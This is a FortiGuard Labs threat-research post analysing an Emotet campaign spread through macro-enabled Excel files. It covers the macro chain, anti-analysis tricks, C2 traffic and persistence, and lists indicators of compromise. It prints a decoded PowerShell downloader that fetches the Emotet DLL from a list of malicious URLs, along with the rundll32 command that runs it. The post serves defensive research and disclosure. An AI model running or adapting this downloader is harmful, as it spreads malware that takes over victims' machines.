MS Office Files Involved Again in Recent Emotet Trojan Campaign – Part I | FortiGuard Labs

By Xiaopeng Zhang

Published: 2022-03-07 · Archived: 2026-04-05 20:25:48 UTC

Recently, Fortinet's FortiGuard Labs captured more than 500 Microsoft Excel files that were involved in a campaign to deliver a fresh Emotet Trojan onto the victim's device.

Emotet, known as a modular Trojan, was first discovered in the middle of 2014. Since then, it has become very active, continually updating itself. It has also been highlighted in cybersecurity news from time to time. Emotet uses social engineering, like email, to lure recipients into opening attached document files (including Word, Excel, PDF, etc.) or clicking links within the content of the email that download Emotet's latest variant onto the victim's device and then execute it.

Our FortiGuard Labs team has monitored Emotet Trojan campaigns in the past and posted numerous technical analysis blogs.

This time, I grabbed an Excel file from the captured samples and conducted deep research on this campaign. In this part I of my analysis, you can expect to learn: how an Excel file is leveraged to spread Emotet, what anti-analysis techniques Emotet uses in this variant, how it maintains persistence on a victim's device, how this Emotet variant communicates with its C2 server, and how other modules are delivered, loaded, and executed on a victim's system.

Affected platforms: Microsoft Windows
Impacted parties: 64-bit Windows Users
Impact: Controls victim's device and collects sensitive information
Severity level: Critical

Looking into the Excel File



Figure 1.1 – The Excel file is opened in the MS Excel program

I have set my Excel's macro option to "Disable all macros with notification" in "Macro Settings." That's why it shows the yellow "Security Warning" bar when an opened Excel file contains a Macro, as shown in Figure 1.1. This image shows the fake message used to lure a victim into clicking the "Enable Content" button to view the protected content of the Excel file.

The malicious Macro has a function called "Workbook_Open()" that is executed automatically in the background when the Excel file opens. It calls other local functions to write data to two files: "uidpjewl.bat" and "tjspowj.vbs" in the "C:\ProgramData\" folder. The written data is read out from multiple cells of this Excel file. In the end, the Macro executes the "tjspowj.vbs" file with "wscript.exe." Refer to Figure 1.2 for more information.



Figure 1.2 – VBA code in Macro used to execute the extracted "tjspowj.vbs" file

VBS and PowerShell

The code in “tjspowj.vbs” is obfuscated. See Figure 2.1. The top part is the original code and the bottom part is the normalized code.

Figure 2.1 – VBS code in “tjspowj.vbs”

The code is very simple. It runs the early extracted “uidpjewl.bat” file, which downloads the Emotet payload file. “uidpjewl.bat” file is a DOS batch file containing the PowerShell code, which is encoded many times. To better understand its intention, I have decoded it below:

$MJXdfshDrfGZses4="hxxps://youlanda[.]org/eln-images/n8DPZISf/,hxxp://rosevideo[.]net/eln-images/EjdCoMlY8Gy/,hxxp://vbaint[.]com/eln-images/H2pPGte8XzENC/,hxxps://framemakers[.]us/eln-images/U5W2IGE9m8i9h9r/,hxxp://niplaw[.]com/asolidfoundation/yCE9/,http://robertmchilespe[.]com/cgi/3f/,http://vocoptions[.]net/cgi/ifM9R5ylbVpM fonts/JO5/,http://robertflood[.]us/eln-images/DGI2YOkSc99XPO/,http://mpmcomputing[.]com/fonts/fJJrjqpIY3Bt3Q/,http://dadsgetinthegame[.]com/eln-images/tAAUG/,http://smbservices[.]net/cgi/JO01ckuwd/,http://stkpointers[.]com/eln-images/D/,hxxp://rosewoodcraft[.]com/Merchant2/5.00/PGqX/".sPLIt(",");

foReACh($yIdsRhye34syufgxjcdf iN $MJXdfshDrfGZses4){
$GweYH57sedswd=("c:\programdata\puihoud.dll");
invoke-webrequest -uri $yIdsRhye34syufgxjcdf -outfile $GweYH57sedswd;
iF(test-path $GweYH57sedswd) {
if((get-item $GweYH57sedswd).length -ge 47436) { break; }
}
}

It tries to download Emotet (into a local file, "c:\programdata\puihoud.dll", that is hardcoded in the PowerShell) from a group of websites until any download is successfully completed.

Meanwhile, the caller “tjspowj.vbs” file takes responsibility for running the downloaded Emotet with the command "*cmd /c start /B c:\windows\syswow64\rundll32.exe c:\programdata\puihoud.dll,tjpleowdsyf*".

“C:\Windows\SysWOW64\” is a system folder created by Microsoft for storing 32-bit files. “WOW64” is the x86 emulator that allows 32-bit Windows applications to run on 64-bit Windows. It only exists in 64-bit architecture Windows. In other words, although the downloaded Emotet file was compiled for 32-bit architecture, this variant only affects 64-bit Windows users. It terminates execution and pops up an error message when it runs on a 32-bit Windows because the file is not found.

“rundll32.exe” is a system file that loads and runs 32-bit dynamic-link library (DLL) files. It uses the command line syntax “rundll32.exe DLLname,<Export Function>”, where the “Export Function” is optional. “puihoud.dll” is the DLL name for this Emotet and the subsequent export function name (“tjpleowdsyf”) is a random string. In an analysis tool, I found it only has one export function, called “DllRegisterServer()”. Let’s see what happens with a random export function.

Start Emotet in Rundll32

Once the Emotet file (“puihoud.dll”) is loaded by “rundll32.exe”, its entry point function is called the very first time. It then calls the DllMain() function where it loads and decrypts a 32-bit Dll into its memory from a “Resource” named “HITS”. The decrypted Dll is the core of this Emotet, which will be referred to as “X.dll” in this analysis due to a hardcoded constant string in its code, as shown below.

10024030 ; Export Ordinals Table for X.dll

10024032 aX_dll db **'X.dll'**,0

10024038 aDllregisterser db 'DllRegisterServer',0



Figure 3.1 – Decrypt function and the decrypted X.dll

Figure 3.1 shows the relevant functions used to decrypt and deploy the decrypted “X.dll”, which is in memory. The EntryPoint() function of “X.dll” is called after its deployment.

“X.dll” checks if the export function name from the command line parameter is “DllRegisterServer”. If not, it runs the command line again with “DllRegisterServer” instead of the random string, like "C:\Windows\system32\rundll32.exe c:\programdata\puihoud.dll,DllRegisterServer" (see step 1 & 2 in Figure 3.3). It then calls ExitProcess() to exit the first “rundll32.exe”. In Figure 3.2 it is about to call the API CreateProcessW() to run the new command.



Figure 3.2 – “X.dll” starts “puihoud.dll” with “DllRegisterServer”



Figure 3.3 – Work flow of Emotet to reach its core code

When Emotet is running with the “DllRegisterServer” export function, it will normally exit from X.dll’s EntryPoint() as well as puihoud.dll’s EntryPoint() (step 3 in Figure 3.3). Next, rundll32 calls the API GetProcAddress() to gather the export function “DllRegisterServer” from “puihoud.dll” and call it. Finally, puihoud.dll!DllRegisterServer calls X.dll! DllRegisterServer() (step 4 in Figure 3.3).

This is also pretty much the way rundll32.exe loads and runs a dll file with an export function.

X.dll!DllRegisterServer() is the real starting point for executing malicious things on the victim’s device.

Anti-Analysis Techniques

To protect its code from being analyzed, Emotet uses anti-analysis techniques. In this section I will explain what kinds of such techniques this variant uses.

- **Code Flow is Obfuscated**

In most functions, it mixes the code flow with lots of “goto” statements. It has a local variable, called “switch_number” by me, that holds a dynamic number to control how it executes the code.

The logic is that all codes are enclosed in a “while infinite loop” statement, which determines which code flow to enter (“goto”) according to the value of “switch_number”. And “switch_number” is modified each time after being used, then once the code branch task is finished it goes back to the “while” statement to check the “switch_number” again.

This technique really causes trouble for security researchers trying to analyze the function’s intention and trace its code. Figure 4.1 is a pseudo code in C that reveals the obfuscated code flow.

```
char v6; // [sp+78h] [bp-208h]@25

v0 = 0;
switch_number = 6127067;
v2 = 55;
while ( 1 )
{
  while ( switch_number > 112266917 )
  {
    if ( switch_number == 135324948 )
    {
      if ( !sub_1001EC20(1036562, 579503, 887938, 135324948, 256726) )
      {
        switch_number = 108297814;
        goto LABEL_23;
      }
      *(_DWORD *)(dword_10025214 + 1064) = 1;
      switch_number = 2538054;
    }
    else if ( switch_number == 241233777 )
    {
      sub_1000D039(241233777, v2);
      switch_number = 112266917;
    }
    else
    {
      if ( switch_number != 241530911 )
        goto LABEL_23;
      sub_1000FE58(906671);
LABEL_9:
      switch_number = 88743520;
    }
  }
  if ( switch_number == 112266917 )
    break;
  ●●●
```

Figure 4.1 – Pseudo code of obfuscated code flow

- **Strings are Encrypted**

All constant strings are encrypted and are only decrypted just before being used. The constant strings are usually very useful hints for researchers to quickly locate the key point of the malware.

- **Constant Numbers are Obfuscated**

Normally, the constant numbers are useful to researchers for guessing the code's purpose. Here is an example. The instruction "mov [esp+2ACh+var_1A0], 2710h" has been obfuscated, as seen in the three instructions below.

```
mov     [esp+2ACh+var_1A0], 387854h

or      [esp+2ACh+var_1A0], 0F1FDFF8Dh

xor     [esp+2ACh+var_1A0], 0F1FDD8CDh
```

- **All APIs are hidden**

The APIs are obtained using a hash code of both the API name and the module name that the function belongs to. Each time Emotet needs to call an API, it calls a local function to obtain it in the EAX register and then calls it. Figure 4.2 is an example of calling API GetCommandLineW(), where 0xB03E1C69 is the hash code of module "kernel32" and 0x4543B55E is the hash code of "GetCommandLineW".



Figure 4.2 – Getting the API GetCommandLineW() and invoking it

Communicating with the C2 Server

Once Emotet finishes collecting the basic information from the victim's device, it calls the API BCryptEncrypt() to encrypt the data. Let's look at the kind of data contained in the collected data, as shown in Figure 5.1.



Figure 5.1 – Collected basic data to encrypt

The 60H bytes data in memory is the plaintext data to be encrypted. Let me explain what most of the data is.

0x20, at offset+4, is the size of sha256 hash code followed, which includes the bytes starting from offset+8 to offset+0x27 (A0 C9 … 68 F8). That is a sha256 hash code of the entire following data, starting at offset+28h.

0x2C, at offset+28h, is the size of the following data. The next **0x10** is the length of the victim's ID ("BOBSXPC_9C09B592"), which is a combination of the computer name and the system driver's volume number. To obtain this information, Emotet calls APIs like GetComputerName(), GetWindowsDirectoryW(), and GetVolumeInformationW().

The following dword **0x29C220DD** is a hash code of Emotet Dll's full path. **0x13465AA** is a constant value defined in its code. It may be a malware ID of this Emotet. **0x2710** is another constant value, and I suppose it is a sort of version of this variant. **0x19E7D** is a combination of the victim's system information, including Windows version, architecture, and so on. To get this information it needs to call APIs RtlGetVersion() and GetNativeSystemInfo(). **0x01** at offset+50h is a current process ID (rundll32.exe) related value.

The last data, starting at offset+58h, is meaningless padding (AB AB AB…).

The encrypted binary data will be converted into base64 string by calling the API CryptBinaryToStringW(). The base64 string is submitted to the C2 server as a "Cookies" value in an HTTP Get request.



Figure 5.2 – Sending encrypted data to C2 server

In the example shown in Figure 5.2, as you may have noticed, the Cookie name and URL are randomized by Emotet to bypass the cybersecurity device's detection.

In total, there are 49 C2 servers (IP address and port) hardcoded and encrypted within this variant. Please refer to the “C2 Server List” under the “IOCs” section for all the IP addresses and ports.

The C2 server detects the submitted data to determine next steps, including replying with Emotet modules and commands for further actions.

The replied data is encrypted binary data in the HTTP response body. In Figure 5.3, below, the marked box is an example of the data just after decryption.



Figure 5.3 – The decrypted C2 response data

The decrypted data is 60H long and contains both verification data and control data.

0x40 at the beginning is the size of the verification data, the signature data (31 1B … 3C 6D), which is a signed hash of the control data. The received data must pass verification, otherwise it drops the packet. The control data starts from offset+54H to the end. **0x8** is the size of the following data. The control data in this packet is two dword numbers — 0x00.

The first 0x00 is a flag that can be 0, 1, or 8.

If the flag is 8, Emotet will uninstall itself from the victim’s device, including removing the auto-run item from system registry, deleting the file(s) or folder(s) it created, as well as deleting the Emotet Dll file.

If the flag is 0 and the second dword is not 0 (it should be the size of the attached module to this packet), it executes the module on the victim’s device.

If the flag is 1, it goes to the flag 0’s branch. I’ll explain this part in more detail in the next part of this analysis.

Relocate and Persistent

Once Emotet receives a valid response from the C2 server, it relocates the downloaded Emotet dll file from “C:\Windows\ProgramData\puihoud.dll” (in my analysis environment) into the “%LocalAppData%” folder. Moreover, to remain in the victim’s device, Emotet makes itself persistent by adding the relocated file into the auto-run group in the system registry. Emotet is then able to run at system startup. Figure 6.1 is a screenshot of the Registry Editor displaying the auto-run item in the system registry.



Figure 6.1 – Added auto-run item in the system registry.

Conclusion

In this post we have walked through the malicious Macro within a captured Excel file, which downloads Emotet via two extracted files, "uidpjewl.bat" and "tjspowj.vbs".

We then went through how the downloaded Emotet Dll file is run in a rundll32.exe process as well as how it extracts the Emotet core X.dll from its “Resource”.

I also explained what kinds of anti-analysis techniques this Emotet uses to protect its code from being analyzed.

And finally, I elaborated on what kind of data Emotet collects from the victim’s system and how the binary data is encrypted and converted into base64 string and finally submitted to its C2 server via an HTTP packet.

In the next part of this analysis, I will focus on those returned modules from Emotet’s C2 server and how they are executed by Emotet, as well as what sensitive data they are able to steal from the victim’s device.

Please stay tuned.

Fortinet Protections

Fortinet customers are already protected from this malware by FortiGuard's Web Filtering, AntiVirus, FortiMail, FortiClient, FortiEDR, and CDR (content disarm and reconstruction) services, as follows:

The malicious Macro inside the Excel sample can be disarmed by the FortiGuard CDR (content disarm and reconstruction) service.

All relevant URLs have been rated as "**Malicious Websites**" by the FortiGuard Web Filtering service.

The captured Excel sample and the downloaded Emotet dll file are detected as "**VBA/Emotet.2826!tr.dldr** " and " **W32/Emotet.B185!tr**" and are blocked by the FortiGuard AntiVirus service.

FortiEDR detects both the Excel file and Emotet dll file as malicious based on its behavior.

In addition to these protections, we suggest that organizations have their end users also go through the FREE NSE training: NSE 1 – Information Security Awareness. It includes a module on Internet threats that is designed to help end users learn how to identify and protect themselves from phishing attacks.

IOCs

URLs Involved in the Campaign:

"hxxps[:]//youlanda[.]org/eln-images/n8DPZISf/"
"hxxp[:]//rosevideo[.]net/eln-images/EjdCoMlY8Gy/"
"hxxp[:]//vbaint[.]com/eln-images/H2pPGte8XzENC/"
"hxxps[:]//framemakers[.]us/eln-images/U5W2IGE9m8i9h9r/"
"hxxp[:]//niplaw[.]com/asolidfoundation/yCE9/"
"hxxp[:]//robertmchilespe[.]com/cgi/3f/"
"hxxp[:]//vocoptions[.]net/cgi/ifM9R5ylbVpM8hfR/"
"hxxp[:]//missionnyc[.]org/fonts/JO5/"
"hxxp[:]//robertflood[.]us/eln-images/DGI2YOkSc99XPO/"
"hxxp[:]//mpmcomputing[.]com/fonts/fJJrjqpIY3Bt3Q/"
"hxxp[:]//dadsgetinthegame[.]com/eln-images/tAAUG/"
"hxxp[:]//smbservices[.]net/cgi/JO01ckuwd/"
"hxxp[:]//stkpointers[.]com/eln-images/D/"
"hxxp[:]//rosewoodcraft[.]com/Merchant2/5[.]00/PGqX/"

C2 Server List in this Variant: (49 in total)

185[.]248[.]140[.]40:443
8[.]9 [.]11 [.]48:443
200[.]17 [.]134 [.]35:7080
207[.]38 [.]84 [.]195:8080
79[.]172 [.]212 [.]216:8080
45[.]176 [.]232 [.]124:443
45[.]118 [.]135 [.]203:7080
162[.]243 [.]175 [.]63:443
110[.]232[.]117[.]186:8080
103[.]75[.]201[.]4:443
195[.]154[.]133[.]20:443
160[.]16[.]102[.]168:80
164[.]68[.]99[.]3:8080
131[.]100[.]24[.]231:80
216[.]158[.]226[.]206:443
159[.]89[.]230[.]105:443
178[.]79[.]147[.]66:8080
178[.]128[.]83[.]165:80
212[.]237[.]5[.]209:443
82[.]165[.]152[.]127:8080
50[.]116[.]54[.]215:443
58[.]227[.]42[.]236:80
119[.]235[.]255[.]201:8080
144[.]76[.]186[.]49:8080

138[.]185[.]72[.]26:8080
162[.]214[.]50[.]39:7080
81[.]0[.]236[.]90:443
176[.]104[.]106[.]96:8080
144[.]76[.]186[.]55:7080
129[.]232[.]188[.]93:443
212[.]24[.]98[.]99:8080
203[.]114[.]109[.]124:443
103[.]75[.]201[.]2:443
173[.]212[.]193[.]249:8080
41[.]76[.]108[.]46:8080
45[.]118[.]115[.]99:8080
158[.]69[.]222[.]101:443
107[.]182[.]225[.]142:8080
212[.]237[.]17[.]99:8080
212[.]237[.]56[.]116:7080
159[.]8[.]59[.]82:8080
46[.]55[.]222[.]11:443
104[.]251[.]214[.]46:8080
31[.]24[.]158[.]56:8080
153[.]126[.]203[.]229:8080
51[.]254[.]140[.]238:7080
185[.]157[.]82[.]211:8080
217[.]182[.]143[.]207:443
45[.]142[.]114[.]231:8080

Sample SHA-256 Involved in the Campaign:

[Excel files Captured]

25271BB2C848A32229EE7D39162E32F5F74580E43F5E24A93E6057F7D15524F0

C176C2B0336EA70C0D875F5C79D00771D59891560283364A81B2EDE495CDE62F

9C62600A0885E39BD39748150B9B64155C9EA2DBBCDD43241EB24C8E098DE782

36C2119C68B3C79B58417CADEA3547F8BBECD2DF02FEB5F04EE798DFA621B66D

B380DFC348541691E4084689405D8ACFAEAFDDD92EFF95566AFF2412F620E2DC

68AA775EC46C8B0911542E471F9A7F39D538001BD8552898416310436F58B95A

B14AB6A611A93B25DA2815D2071AA5B76085414BF6AD32432FC0809B3610DB05

81E9D87903290E4A525BEB865F5CCCCA9838BDD51238DC4FD0B9AE623BF609BB

B019A867D167B6088EA18B3BD2F1A67706505AACC9542C4017E757F0381B3F0A

F4626135C820C4784E1452E81FE25D291EA3A6326E906A2E15AE960EEA3276E4

[puihoud.dll (the downloaded Emotet)]

A7C6ABBC3241B6CFCFA27158E80BD50D3C9F1AE97E86481CCABD5B2337670690

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.

Read part II of our analysis to learn more about malicious modules involved and how to avoid this lure.
